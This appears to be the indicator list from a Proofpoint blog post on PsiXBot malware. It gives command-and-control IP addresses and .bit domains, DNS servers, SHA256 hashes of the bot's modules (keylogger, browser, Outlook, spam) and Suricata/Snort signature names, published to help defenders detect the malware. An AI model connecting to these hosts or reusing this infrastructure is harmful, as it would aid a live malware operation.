IOC	IOC Type	Description
185.228.233.135	IP Address	PsiXBot Command and Control

185.159.129.37	IP Address	PsiXBot Command and Control
adm1.bit	Domain	PsiXBot Command and Control
adm2.bit	Domain	PsiXBot Command and Control
adm3.bit	Domain	PsiXBot Command and Control
adm4.bit	Domain	PsiXBot Command and Control
adm5.bit	Domain	PsiXBot Command and Control
adm6.bit	Domain	PsiXBot Command and Control
adm7.bit	Domain	PsiXBot Command and Control
adm8.bit	Domain	PsiXBot Command and Control
adm9.bit	Domain	PsiXBot Command and Control
adm10.bit	Domain	PsiXBot Command and Control
185.228.234.204	IP Address	PsiXBot DNS Server
5.182.39.23	IP Address	PsiXBot DNS Server

588f065399bf668456f5e6c7f7f7d585536225c073c1773b766c178c27870a8a	Sha256 Hash	PsiXBot Executable
a97ad5e7fdbeb53ce17eca72e064d06f09edf24ce1e18b05bc3859ba9356ee40	Sha256 Hash	PsiXBot Executable
d86991e4aa978fbb100a5857d1eaafabcc0f40d8afb5a02fc409e5f40816139a	Sha256 Hash	PsiXBot Executable
10d14d8c05cfa166ffd120fa9e61115f23a5851920121772cd0b2e27c149cdaf	Sha256 Hash	PsiXBot Executable
dcd27c9a7ebcf778375a9d3d7892aae0f4d6419c0e7726e003bc1709605268eb	Sha256 Hash	PsiXBot Executable
8b6dcb12fe5390005d2765c026bd6fdc352d22a072e3306fbc6ae67b81e648b8	Sha256 Hash	PsiXBot Executable
8b2d37419db1190a5af20d3201f37f9002cd59b749a20f65412291baed19e097	Sha256 Hash	PsiXBot Executable
9b6a9e143707f288ebefcdcf4085967f64f3496612a613eea4b6c9d599a777c2	Sha256 Hash	PsiXBot Executable
89c59e36a61b30ef04e89238ecdae64553ef533188dd7d724cbb79fdf3849be5	Sha256 Hash	PsiXBot Android Module
6a9841b7e19024c4909d0a0356a2eeff6389dcc1e2ac863e7421cca88b94e7e0	Sha256 Hash	PsiXBot Browser Module
d9dc74ae8d1191300f9ef9faad3d4a771089a4acb9cd201eb96a151da54e514d	Sha256 Hash	PsiXBot Complex Module
1ac50fc15f7a88ce2e511f3bcdedbf899ea314f9978888184562c2256e41901e	Sha256 Hash	PsiXBot Crypto Module
53ebcf039e45175ea6ea5bcbe3dd14dd53d341e2aafd9e87637f32187a10056f	Sha256 Hash	PsiXBot FG Module
ce1f110392896414e880743b902bb4e4685ceb6f36eb9d175b8a97edbdbf5fcb	Sha256 Hash	PsiXBot Keylogger Module
2ca771b70ca913d68fe329220b0fd4f856141c4e8570c1320a34f9c98d005ad7	Sha256 Hash	PsiXBot NewComplex Module

b01fbb8cfeb16c4232fddea6dea53212a57e73ef32ee20056cd69d29570bf55c	Sha256 Hash	PsiXBot Outlook Module
6e123ce5c7c48132f057428c202638eb9d0e4daa690523619316a9f72b69d17f	Sha256 Hash	PsiXBot Scheduler Module
5da1b63864f9cf7728e7c581c484901a21ff0769e80335dc73487b22b3f0ce52	Sha256 Hash	PsiXBot Spam Module

ET and ETPRO Suricata/Snort Signatures

2837663 - ETPRO TROJAN PsiXbot DNS Malformed Query

2837653 - ETPRO TROJAN PsiXbot DNS Server Request M1

2837654 - ETPRO TROJAN PsiXbot DNS Server Request M2

2837655 - ETPRO TROJAN PsiXbot DNS Server Request M3

2837656 - ETPRO TROJAN PsiXbot DNS Server Request M4

2837657 - ETPRO TROJAN PsiXbot DNS Server Request M5

2837658 - ETPRO TROJAN PsiXbot DNS Server Request M6

2837659 - ETPRO TROJAN PsiXbot DNS Server Request M7

2837660 - ETPRO TROJAN PsiXbot DNS Server Request M8

2837661 - ETPRO TROJAN PsiXbot DNS Server Request M9

2837662 - ETPRO TROJAN PsiXbot DNS Server Request M10

2837726 - ETPRO TROJAN PsiXbot DNS Malformed Query

2837734 - ETPRO TROJAN Win32/PsiXBot CnC Checkin

2837903 - ETPRO TROJAN Observed Malicious SSL Cert (PsiXBot CnC)

2837617 - ETPRO TROJAN Likely Hostile DNS Query for Hex Encoded IP Address as Domain

2837616 - ETPRO POLICY OpenSSL Suspicious Demo Cert (CN=www .mydom .com)

2017645 - ET CURRENT_EVENTS DNS Query Domain .bit

Subscribe to the Proofpoint Blog